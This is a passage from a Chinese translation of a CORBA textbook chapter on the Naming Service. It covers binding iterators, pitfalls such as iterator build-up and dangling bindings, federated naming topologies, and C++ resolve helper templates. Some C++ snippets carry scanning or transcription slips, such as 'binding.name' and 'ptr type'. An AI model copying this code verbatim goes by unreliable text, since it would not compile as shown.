            out BindingIterator   it
        );
    };
    interface BindingIterator {
        boolean next_one(out Binding b);
        boolean next_n(
            in unsigned long      how_many,
            out BindingList       bl
        );
        void      destroy();
    };
};
```

list

命名服务在拉迭代器之后调用 list。初始批的绑定在 out 参数 bl 内返回,如果所有的绑定不能在第一次调用中返回,则 out 参数 it 将包含一个迭代器的引用。

how_many 参数可以指定第一次调用所能返回绑定的最大数目。调用 list 是为了保证在参数 bl 中返回的绑定数不大于 how_many。但是,也有返回数目较少的情况,因为,命名服务可以强制返回数目少于 how_many。若把 how_many 设为零,我们可以通过迭代器检索所有结果,因为,它强行将初始返回的结果序列设为空。

如果调用 list 返回上下文的所有绑定,则 it 迭代器的引用将为空。否则,it 指向一个 BindingIterator 类型的迭代器,可以使用 BindingIterator 检索后续的绑定。

next_n

迭代器的 next_n 操作将在参数 bl 中返回下一批 how_many 的绑定。与使用 list 一样,

在 bl 中返回的序列元素会少于 how_many 设定的数目,因为,该操作是可选的,例如,不会返回大于某个固定数目的绑定。how_many 的值被设为零会导致一个 BAD_PARAM 异常。

next_n 的返回值将会告诉你,参数 bl 是否包含合法绑定。如果调用 next_n 返回绑定,则返回值是 TRUE。如果调用 next_n 没有返回绑定,则返回值为 FALSE,且 bl 的值是未定义的(返回序列中很有可能包含零元素)。

next_one

有时,next_one 操作在 out 参数 b 中一次返回单个绑定。这个返回的值表明 b 是否包含合法的绑定。如果返回值为 TRUE,则 b 包含下一个绑定。如果返回值为 FALSE,则迭代器结束并且 b 的值是未定义的。

我们建议读者不要使用 next_one,因为每个单个的绑定都需要一个远程调用。使用 next_n 来成批的检索 100 个左右的绑定时,效率是较高的。此外,将 how_many 的值设为 1 并调用 next_n 可以得到相同的结果,这样 next_one 就会显得多余了。

destroy

destroy 操作可以永久地删除一个迭代器。可以在任何时候调用 destroy,甚至在从上下文检索到所有绑定之前使用 destroy。但是,即使检索了所有的绑定,也必须在程序最终结束之前调用 destroy。

翻译一个绑定列表

正如前面讨论的,迭代器操作返回一个 BindingList:

```
enum BindingType { nobject, ncontext };

struct Binding {
    Name          binding_name;
    BindingType   binding_type;
};

typedef sequence<Binding> BindingList;
```

在这个序列中的每个绑定都成对出现。Binding 结构的 binding_member 成员提供绑定的名称,而 binding_type 成员表示绑定所代表的对象的类型。如果,该类型为 ncontext,则该名称所绑定的对象是一个命名上下文。如果类型为 nobject,则这个对象是一个普通的应用程序对象(即命名图中的叶节点)。

一个绑定列表只包含在这个上下文中直接绑定的名称;而不包含子上下文的绑定。例如,图 18.7 所示的 app2 上下文只返回 devices 和 collections 绑定。因此,Binding 结构的 binding_name 成员总是一个长度为 1 的序列。

遍历命名上下文

下面这段例程可以打印一个上下文的所有绑定。遍历这个上下文的逻辑包含在 list_context 内,list_context 打印参数 nc 所传递的上下文中的绑定。show_chunk 是一个简单的有关打印绑定列表内容的辅助函数:

```
void
show_chunk(const CosNaming::BindingList & bl) // Helper function
{
```

```

        for (CORBA::ULong i = 0; i < bl.length(); i++) {
            cout << bl[i].binding.name[0].id;
            if(bl[i].binding_name[0].kind[0] != '\0')
                cout << "(" << bl[i].binding_name[0].kind << ")";
            if (bl[i].binding_type == CosNaming::ncontext)
                cout << " :context" << endl;
            else
                cout << " :reference" << endl;
        }
    }

void
list_context(CosNaming::NamingContext::ptr nc)
{
    CosNaming::BindingIterator_var it;           // Iterator reference
    CosNaming::BindingList_var bl;               // Binding list
    const CORBA::ULong CHUNK = 100;             // Chunk size

    nc->list(CHUNK,bl,it);                    // Get first chunk
    show_chunk(bl);                           // Print first chunk

    if(!CORBA::is_nil(it)) {                  // More bindings?
        CORBA::Boolean more;
        do {
            more = it->next_n(CHUNK,bl);      // Get next chunk
            show_chunk(bl);                   // Print chunk
        } while (more);                     // While not done
        it->destroy();                     // Clean up
    }
}

```

这段代码按行打印每个绑定。如果 kind 字段是一个非空的字符串，它就会在 id 字段之后的圆括号内显示。另外，每行还显示绑定的类型。下面是一些输出结果：

```

user(dir); context
controller; reference
thermostats; context
thermometers; context

```

这个上下文中只有 user 绑定有一个非空的 kind 字段，其值为 dir，而其他绑定的 kind 字段是空字符串。同时注意到，输出结果没有被分类——这需要自己对绑定进行分类以便显示。

为了减少远程调用的数量，list_context 从数百个绑定中检索所需的绑定。但是，list context 并不是每次调用都必须接收正好 100 个绑定。相反，绑定列表的长度是用来控制 show_chunk 中的循环。这个技术确保即使命名服务每次调用所选择返回的绑定数目不足 50，也会正常的工作。

只有当 list 返回一个迭代器时，list_context 的第二部分才执行。请注意，在返回之前应留心调用迭代器的 destroy。

删除迭代器

我们必须明确的调用迭代器对象的 `destroy`。如果没有调用 `destroy`, 命名服务将不会知道你何时结束这个迭代器。考虑这样一种情况, 一个作恶作剧的客户机不断重复的调用 `list`, 每次调用之后都产生一个迭代器对象, 但是, 从来都没有调用 `destroy` 来删除这些对象。这样, 命名服务创建了越来越多的客户机迭代器但从没机会删除它们。最终, 将会导致服务出错, 或者由于内存消耗过大而造成使用性能下降。

一个高质量的服务的实现可以不断的采取措施来保护自己不受这种恶劣情况的影响。有多种方法可以避免服务器耗尽内存。例如, 在某一时刻, 服务器可以设置一个迭代器数目的上限, 当超过这一上限时, 确保不会再继续创建迭代器。另外一种方法是, 一个服务器可以对迭代器对象进行实时的监测, 并且及时删除任何不再使用的迭代器。

CORBA 规范并没有明确指出服务器如何保护自己不会陷入“迭代器堆积”(或者服务器必须自己保护自己), 所以, 我们必须向供应商进行咨询, 以便了解服务如何处理这种情况。但是, 作为这种服务的客户机, 有时也会发生这种情况, 即一个设计出色的迭代器可能会停止工作并调用 `next` 会产生 `OBJECT_NOT_EXIST` 异常。这种情况可能是由于服务器发现它本身的迭代器数目太大, 并且删除了我们正在使用的一个迭代器。

一个高质量的实现不会卤莽的删除迭代器。相反, 它会删除那些已经长时间闲置并且以后可能不会继续使用的迭代器。但是, 一个健壮的服务器应当能在迭代器过程中处理 `OBJECT_NOT_EXIST` 异常。最有可能的修复措施是从最初开始重新进行迭代器。

这种情况不单局限于命名服务系统。事实上, 每当一个服务器给对象提供生存周期操作都可引发这类问题。问题是当服务器以一个客户机名义创建了对象, 但是最终却依赖客户机来删除该对象。(这好比被调用程序分配内存, 但是, 让调用程序释放此内存。)

CORBA 没有固有的机制以供服务器检测何时客户机不再使用某个对象。尤其是, CORBA 没有提供自动的分布式的碎片回收功能。如果你坚持要这种机制时, 只能自己去开发它了(第12章我们已经讨论过一些可选的方案)。

18.8 命名服务中容易出错的地方

下面是一些在使用命名服务时可能遇到的问题。应当尽量避免这些容易出错的地方, 否则它们会损害程序的可移植性。(不同命名服务的实现会有不同的行为。)

- 空引用

正如18.6.4节所述, OMG 命名服务允许公告一个空的引用, 即使这个空引用并不指向任何内容。即便如此, 还是应当养成尽量不公告空引用的好习惯。因为, 不能指望其他的开发人员完善所有的功能, 所以, 当解析一个名称时最好检查 `resolve` 返回的引用是否为空。

- 暂态引用

命名服务中应当只公告持久性引用。如果, 公告了暂态引用, 而此时服务器又关闭时, 则此服务器创建的绑定将悬空起来, 这就难为了客户机。

- 非常用名称

命名服务的规范没有对一个名称组元中包含的字符集进行限制,甚至认为在 id 和 kind 字段中使用空字符串也是合法值。尽管如此,还是应当使用简单的只包含印刷字符的名称,不要使用诸如“*”,“?”,“/”,“”和“/”等字符,因为,有些应用程序可能无法正确的处理这些字符。此外,如果我们不使用上面的字符,那么用命令行工具来管理服务器程序就会变的容易一些。

- 孤立的上下文

当删除一个上下文时一定要谨慎。必须在删除此上下文的同时解除它与父代上下文之间的绑定。删除上下文失败会使它成为一个孤立的上下文,而删除上下文的绑定失败会造成一个悬空的绑定。请注意,在调用 rebinding 时应使用正确的名称,并且尽量避免使用 rebinding_context。

- 迭代器堆积

如果遍历一个命名上下文,千万记住,当完成迭代器后要调用 destroy。这样做对服务器十分有益,因为它可以避免服务器端的资源被不必要地长时间占有,以至超过允许的范围。如果我们创建一个迭代器,一定要尽快使用它。这样做会减小当服务器出现资源短缺时造成此迭代器被删除的情况发生。

- 迭代器的生命周期

虽然,规范中并没有对此作出要求,但是大多数命名服务的实现很可能会用 TRANSIENT 策略的 POA 作为迭代器。这意味着,在关闭命名服务系统时迭代器引用也不能幸存。

- 实现的限定

许多命名服务实现都对一个名称组元的长度和每个上下文的绑定数目有一定的限制。如果希望存储一个有1MB 大小的 id 字段的名称组元,可能会使实现超出其设计范围。同样,如果我们在同一个上下文内创建1 000 000 个绑定,也可能会超出实现的范围,或者因极差的性能不得不终止运行。

另一个值得讨论的问题是,服务的可扩充性。有些实现即使在服务中存储数百万个绑定仍然有很好的性能,而有些实现虽然只存储几千个绑定却已陷入困境,并表现出很差的性能。如果我们希望自己的命名服务能存储大量的引用,请向供应商进行咨询,问问他们这些实现是否能满足你的要求。

- 供应商联盟

如果我们从不同的供应商那里得到多种命名服务,必须检查是否所有的服务都可以存储我们所用的名称。如果其中一个供应商对可能出现在名称组元中的字符或最大长度有限制的话,那么在实现之间可能会遇到互用性问题。

18.9 名称库

OMG 命名服务规范对名称库也进行了说明。名称库的接口(表示成伪 IDL)允许将名称作为编程语言对象。但是,名称对象是作为库代码实现的,不能通过线路来发送,所以它们的使用范围被限制在本地地址空间。

名称库几乎没有增加什么有用的功能给基本的命名服务 IDL,所以我们就不再介绍使

用方法(完整的定义参阅[21])。同时,并非所有的供应商都提供一个名称库的实现,所以我们最好尽量避免使用它^⑦。

18.10 命名服务工具

供应商通常给他们的命名服务提供各种工具。这些工具一般包含一个或多个客户程序,以便我们能在命令行中对命名服务进行操作。这样的工具对系统管理和安装脚本的使用很有用。有些供应商还提供一些工具允许我们定位和绑定孤立上下文或探测悬空的绑定。此外,有些供应商提供的工具还允许我们通过一个图形用户接口来操纵命名图,这有点像文件管理器。

命名服务工具并不是由 CORBA 指定或要求的,所以在这里不讨论它们。但是,如果决定购买一套命名服务时,请仔细查看它附有什么样的支持工具。作为一般的应用软件,供应商提供的各种辅助工具有时与基本软件同样重要。

18.11 怎样公告对象

很显然,命名服务允许你公告自己的应用程序对象。问题是,应当公告什么样的对象呢?例如,在气温控制系统中应当公告一个控制器对象,或者我们选择为每一个温度计和恒温器创建一个绑定。每种方法都是可行的,并且,每种方法都有其优缺点。

只公告一个控制器的优点是简单易行——需要编写的代码少。另外,如果 CCS 服务器从不与命名服务进行通话时,则公告性能会好一些。

在命名服务中将所有的装置都公告的好处是,不用再提供汇集管理操作,比如, list 和 find。另一方面,如果你自己实现了这些操作,其速度会比命名服务更快,因为客户机必须且只与 CCS 服务器进行通信,而不是与两个服务器。此外,我们也可以在 list 和 find 实现中使用高效的数据结构以便加快操作执行的速度。但是, list 和 find 操作是非标准化的,而你假设所有的 CORBA 客户机都熟悉命名服务。

如果在命名服务中公告所有的温度计和恒温器对象,那么就可以方便地通过标准接口为客户机定位各种装置。如果我们有大量的装置,可以很好的利用上下文的各种层次结构来为不同的装置提供多种名字空间。当需要这种层次结构安排的话,命名服务与自己编写的定制汇集管理程序相比,不失为一个理想的选择。自己来开发有时是不值得的。

将所有的东西都公告出去的缺点是存在潜在的维护问题。如果 CCS 服务器程序在不适当的时刻出现了崩溃,它将会给在命名服务中已经删除的装置遗留下一个绑定。相反,如果命名服务崩溃了,CCS 服务器程序将不会再创建或取消绑定。在这种情况下,CCS 服务器程序最好应当拒绝服务;在命名服务可以重新使用之前,不应当让客户机去创建或删除装置。(否则,现存的和已经公告的装置之间的不一致性就会加剧。)

在应用程序中选择哪种方案依赖于你的要求。显然,要想获得高可靠性和好性能的实现就应当尽可能少的使用命名服务。反之,你必须考虑自己编程来完成相同功能所花的代价是

^⑦ 修订版的命名服务将很可能取消名称库。

否值得。

大多数应用程序在命名服务中只公告少量的关键对象，而使用定制汇集管理操作（如 find）来处理其他的应用程序对象。这种设计思路可以减少对命名服务的依赖，并且可以避免造成悬空绑定问题的出现，进而简化了修复错误的过程。

解决悬空绑定的方法之一是，编写客户程序使其解除悬空绑定的引用。当客户机从服务器接收一个对象引用时，它将对此对象调用一个 ping 操作（参阅 7.11.2 节）。如果此操作引发 OBJECT_NOT_EXIST 异常，则客户机就可以取消此绑定。我们可以为此专门编制一个独立的客户程序来周期性的重复 ping 命名服务中绑定的对象（有的供应商提供完成此功能的工具）。

几乎在所有的分布式系统设计中，除了指导性的原则外，还没有固定的有效的规则出现。最终，我们在设计系统时必须根据要求来作出自己的决定。

18.12 公告的时机

何时增加和取消对象的公告，依赖我们要公告的对象。如果我们只公告一些关键对象，在安装和配置软件时一次性完成公告是最简单的。为增加公告的安全性，也可以使用一个简单工具来对已安装程序重新创建绑定，这可以恢复在命名服务中损坏和丢失的绑定。

如果公告所有的对象，最好在此对象创建的时候进行链接而在对象的生命周期内取消其绑定。例如，在气温控制系统中，温度计和恒温器工厂可以负责公告命名服务中的每个对象，remove 操作可以调用 unbind 来确保当对象撤消时，对象在命名服务中的名称也同时消失。当我们对系统的鲁棒性比较关注时，这种方法还需要出错处理策略来处理非功能性命名服务。（通常，当工厂或 remove 操作不能访问命名服务时，最容易引发一个异常并拒绝服务。）

18.13 联邦化命名

命名服务的每个绑定都是由一个 IOR 提供，所以你可以容易地创建一个联邦化服务。一个联邦化服务给客户机提供一个单个的逻辑服务，但是包含多个物理服务器，而且通常在不同的远端位置。联邦化服务有许多优点。

- 联邦中的每个服务器都提供一个完整命名图的子集。这种布局可以提高系统的可靠性，因为如果单个服务器出错时，只有在出错服务器上的绑定无法访问。命名图中其他服务器支持的部分对客户机仍然是可见的。
- 联邦中的服务器共享此逻辑服务的处理负载。这样可以提高系统的性能，因为不同的服务器可以并行的以不同客户机的名义分解绑定。
- 联邦化服务可以将命名图分布到许多不同的机器上进行长久存储，改善了系统的可扩展性。
- 联邦化服务可以在提供单个的逻辑服务的同时，也可维护不同的管理域。例如，一个管理机构的任何部分的对象名称都可以存储在本地的每个管理机构的命名服务中，但是，这些管理机构所有部分的对象名称对客户机都是可见的。

对于联邦化服务器，必须通过其他的服务器来获得某个服务器的初始命名上下文的引用。问题是，我们怎样达到这一点呢？如果这两个服务器分别在不同的管理域中，并且从一个域到另一个域之间并没有引用存在，又不能使用远程 CORBA 调用来将一个引用从一个域中拷贝到另一个域中。

解决的办法是至少有一次，你必须以带外方式来跨域拷贝某初始命名上下文的字符串化的引用，比如利用 e-mail。当我们从一个命名服务到另一个命名服务过程中已经创建了第一个绑定后，则进一步的引用就可以通过当前的联邦化命名服务来跨域访问^⑥。

18.13.1 完全连接的联邦化结构

图18.8表示了一种提供联邦化命名服务的方法。假设著名的 Acme 公司在三个州有分支机构：California, Colorado 和 Massachusetts。每个分支机构都运行自己的命名服务，但是，客户机希望所有的 Acme 公司的对象名称不分地域必须一致。

通过图18.8的配置，每个服务器程序的初始命名上下文都包含一个以此服务器地点命名的绑定。此外，每个服务器程序都包含到临近服务器程序的绑定，并以临近服务器地点名来标识。这样做的真正效果是，相同的名称指向相同的对象，而无需考虑使用的是哪个初始命名上下文。




图18.8 有一致名称的完全连接的联邦结构

这样一种完全连接的联邦结构的优点是，它为所有客户机提供一致的名称。这种方法的主要缺点是管理上的困难；每次增加新的服务器，都必须更新此联邦内的所有其他服务器程序。如果有5个以上的服务器的话，维护工作就会很困难，因为最高一层的交叉链接数目会以 $O(n^2)$ 数量级递增。

^⑥ 修订版的命名服务可以配置一个ORB域来访问另一个域的命名服务，而无须交换字符串化的引用。但是，必须有足够的目标域的机器名称的信息。

18.13.2 层次化的联邦结构

另一种完全连接的联邦结构的形式是将服务器放到一个分层次的结构中,如图18.9所示。这个层次结构比较易于维护,因为当你在这个联邦结构内增加新的服务器时,只需要增加两个绑定,而无需考虑在此联邦结构中已经有多少个服务器。

在这种层次化结构中,客户机仍可以在任何地方用相同的名称指向相同的对象。但是,客户程序必须通过根服务器(root server)的初始命名上下文来解析名称,而不是通过当地服务器的初始命名上下文来解析。这种要求也会带来一些可扩展性问题,因为在-一个巨型的联邦结构中,根服务器可能成为性能的瓶颈。层次化结构与完全连接结构相比容错能力较差:如果根服务器出现故障时,其他客户程序就不能解析名称了。

还有一个问题是客户机如何获得根服务器的初始命名上下文。在图18.9中,我们给每个区域的服务器的初始命名上下文都增加了一个父代绑定。客户机可以利用父代绑定来定位根服务器,然后,利用根服务器内的相关名称来定位所有对象。




图18.9 层次化的命名结构

尽管层次化联邦结构在可靠性和性能上略微差一些,但是它仍比完全连接结构更常用。部分原因是层次化结构与完全连接结构相比不会带来维护困难。此外,许多实际的命名系统本身就是层次化结构的形式。

电话号码是一个典型的层次化命名的例子。通过在此层次结构的不同层安装命名服务器,可以在这种层次化结构中建模命名,如图18.10所示。图中表示的一条路径相当于电话号码1-999-123-4567。

在此结构中，每个服务器的初始命名上下文包都含一个父代绑定，此父代绑定指向上一级服务器的初始命名上下文。在图18.10中我们用一个带双箭头的线来表示此绑定。向下的箭头每个绑定用数字表示，向上的箭头表示为父代绑定。

当一个用户拨本地的电话号码，客户机使用本地服务器的初始命名上下文来对其进行解析。如果此号码不是本地的，则客户机通过指向上级相关层的服务器的父代绑定执行遍历，并使用相关层服务器的初始命名上下文来对号码进行解析。这种布局的优点是拨本地号码能激活本地的服务器程序，只有拨非本地的号码才能激活上一级层次结构的服务器程序。这样做可以提高系统的性能和容错性。层次化结构中的高层服务器将很少出现性能的瓶颈，而且，高层的服务器出现故障不影响本地调用的解析绑定。




图18.10 用层次化结构对电话交换建模

18.13.3 混合结构

你可以将联邦化服务器的拓扑结构布置为非完全连接或非树型结构。事实上,对服务器所做的任何调整都是允许的(甚至可以在联邦结构中使用环形结构)。这种灵活性是CORBA的最大优点,因为可以自由的选择任何适合的拓扑结构,而不必强求去适应服务所要求的某一特殊的拓扑结构。

选择联邦的拓扑结构应遵循以下两点。

- 联邦结构应当能够将组织结构的分区反映到管理域中。这种反映如果越贴切，此联邦就越容易维护和修改。
 - 联邦结构应当能够体现客户机频繁分配名称这一特点。使用最频繁的名称应当尽可能在本地解析，只将使用频率低的名称包含到联邦结构的其他服务器中。这样做会使结构体的性能优良、易于扩展、容错能力强。

如果能早点花些时间分析联邦结构的要求，就会发现使用联邦化服务，可以在系统生存期内得到丰厚的时间回报。

18.14 给气温控制系统增加命名

到目前为止我们开发的气温控制系统存在一个问题，即控制器对象的引用是通过一个文件从服务器传递给客户机的。显然，这不是一种分布式的解决方案，因为不论是服务器还是客户机必须共享一个公共的文件系统，或者，控制器的字符串化的引用必须从服务器端的机器拷贝到客户机端的机器。

命名服务为此问题提供了清晰的解决方案。服务器在命名服务中公告控制器引用，而客户机使用它的名称来定位此引用。在服务器和客户机之间存在耦合关系，因为服务器和客户机的机器都使用相同的初始命名上下文，或者至少使用的初始命名上下文是相同联邦体的一部分。但是，最重要的一点是服务器和客户机之间是一种松散的耦合关系。客户机和服务器之间的偶合是通过一个外部服务，而不是必须共享文件系统。

对于气温控制系统，只在命名服务中公告控制器的引用，而不是公告单个的温度计或者恒温器。这点很有意义，因为我们已经有 find 操作，find 能够使客户机通过装置的名称（设备号或房间名）来定位它们。正如我们在 18.11 节所讨论的，这并不是唯一获得命名的方式。根据你的要求和对命名服务的利用率的需要程度，可以选择在命名服务中公告多个引导对象。

18.14.1 通用的辅助函数

在详细讲述怎样更新服务器和客户机之前，先提供两个辅助函数来简化源代码。考虑一个解析引用的典型步骤。

1. 调用 resolve_initial_reference 来获得初始命名上下文的引用。
2. 紧缩返回引用的类型为 CosNaming::NamingContext。
3. 测试是否为空，以确保引用类型的正确。
4. 创建一个名称。
5. 调用 resolve 来获得相关名称的引用。
6. 紧缩返回引用的类型为所需的类型。
7. 测试是否为空，以确保引用类型的正确。

如果我们将上面步骤写成代码，就会发现我们一遍遍地重复编写相同的代码。这不仅使我们的代码难以测试和维护，而且难以理解，因为这些多余的代码行掩盖了许多本质的东西（也就是，利用名称来获得对象的引用）。

每当出现这种情况，就可以编制简单的辅助函数来大大改善你的程序。

从属性上获得初始引用

我们可以创建一个简单的 resolve_init 辅助函数，给出一个标记，以正确的类型返回指定的初始引用的引用。换句话说，resolve_init 不仅获得引用而且调用了_narrow 函数。

为了获得一个初始引用——例如，对于命名服务——我们以如下方式调用 resolve_init 函数：

```
CosNaming::NamingContext_var inc;
inc = resolve_init<CosNaming::NamingContext>(orb,"NameService");
```

因为 resolve_init 是一个模板函数,可以利用它来获得其他初始引用——例如,Root POA:

```
PortableServer::POA_var poa;
poa = resolve_init<PortableServer::POA>(orb,"RootPOA");
```

下面是 resolve_init 的代码,它包含一个简单的出错处理程序。通常,在处理异常时发送 0 将会终止程序的运行:

```
template<class T>
typename T::ptr type
resolve_init(CORBA::ORB_ptr orb,const char * id)
{
    CORBA::Object_var obj;
    try {
        obj = orb->resolve_initial_references(id);
    }
    catch (const CORBA::ORB::InvalidName & e) {
        throw;
    }
    catch (const CORBA::Exception & e) {
        cerr << "Cannot get initial reference for "
            << id << ":" << e << endl;
        throw 0;
    }
    assert(!CORBA::is_nil(obj));
    typename T::var_type ref;
    try {
        ref = T::narrow(obj);
    }
    catch (const CORBA::Exception & e) {
        cerr << "Cannot narrow reference for "
            << id << ":" << e << endl;
        throw 0;
    }
    if (CORBA::is_nil(ref)) {
        cerr << "Incorrect type of reference for "
            << id << endl;
        throw 0;
    }
    return ref._retn();
}
```

这段代码叙述了别名_ptr_type 和 .var_type 的使用(参阅 7.6.1 节)。别名允许我们在模板函数中使用_ptr_type 和.var_type 参数,无需为这些类型额外说明模板参数。若不使用别名,则 resolve_init 需要添加三个模板参数而不是现在的一个模板参数:

```
template<class T,class T_ptr,class T_var>
```

```

T_ptr
resolve_init(CORBA::ORB::ptr orb,const char * id)
{
    // ...
}

// ...

CosNaming::NamingContext_var inc;
inc = resolve_init<
    CosNaming::NamingContext,
    CosNaming::NamingContext_ptr,
    CosNaming::NamingContext_var
>(orb,"NameService");

```

定义_ptr_type 和_var_type 可以使我们避免模板实例化时冗长的过程^⑨。

请注意,通过 C++ 映射同样可以为一个结构、联合或序列生成_var_type 定义。如果想创建一个处理这些类型的模板函数,可以从模板函数的内部访问相应的_var_type 类型。

解析绑定

可以使用相同的辅助函数来解析命名上下文中的绑定。同时,辅助函数隐含了_narrow 的调用和所提供的出错处理。客户程序的调用如下所示:

```

CosNaming::NamingContext_var inc = ...; // Get initial context
CosNaming::Name n;
n.length(2);
n[0].id = CORBA::string_dup("CCS");
n[1].id = CORBA::string_dup("Controller");
CCS::Controller_var ctrl;
ctrl = resolve_name<CCS::Controller>(inc,n);

```

resolve_name 模板函数与 resolve_init 很相似:

```

template<class T>
typename T::ptr_type
resolve_name(
    CosNaming::NamingContext_ptr nc,
    const CosNaming::Name & name)
{
    CORBA::Object_var obj;
    try {
        obj = nc->resolve(name);
    }
    catch (const CosNaming::NamingContext::NotFound & e) {
        throw;
    }
}

```

^⑨ _ptr_type 和_var_type 别名只是最近才被添加到映射中,如果你的 ORB 没有提供这些类型,则你必须使用 resolve_init 的带3个参数版本。

```

    catch (const CORBA::Exception & e) {
        cerr << "Cannot resolve binding: " << e << endl;
        throw 0;
    }
    if (CORBA::is_nil(obj)) {
        cerr << "Nil binding in Naming Service" << endl;
        throw 0;
    }

    typename T:: var_type ref;
    try {
        ref = T::narrow(obj);
    }
    catch (const CORBA::Exception & e) {
        cerr << "Cannot narrow reference: " << e << endl;
        throw 0;
    }
    if (CORBA::is_nil(ref)) {
        cerr << "Reference has incorrect type" << endl;
        throw 0;
    }
    return ref._retn();
}

```

18.14.2 更新气温控制系统的服务器程序

命名服务能够使我们避免将字符串化的 IOR 从服务器传递到客户机。例如，每当气温控制系统服务器启动时，使用名称 CCS/Controller 可以重新公告控制器引用。下面代码使用 resolve_init 模板函数(定义参阅18.14.1节)来得到一个初始命名上下文的引用：

```

#include <CosNaming.hh> // ORB-specific
// ...
int
main(int argc,char * argv[])
{
    try {
        // ...
        // Create controller servant and get its reference.
        CCS::Controller_var ctrl = ...;

        // Get reference to initial naming context.
        CosNaming::NamingContext_var inc
            = resolve_init<CosNaming::NamingContext>(
                orb,"NameService"
            );
        // Attempt to create CCS context.
        CosNaming::Name n;

```

```

n.length(1);
n[0].id = CORBA::string_dup("CCS");
try {
    CosNaming::NamingContext_var nc
        = inc->bind_new_context(n);
} catch (const CosNaming::NamingContext::AlreadyBound & e) {
    // Fine ,CCS context already exists.
}

// Force binding of controller reference to make
// sure it is always up-to-date.
n.length(2);
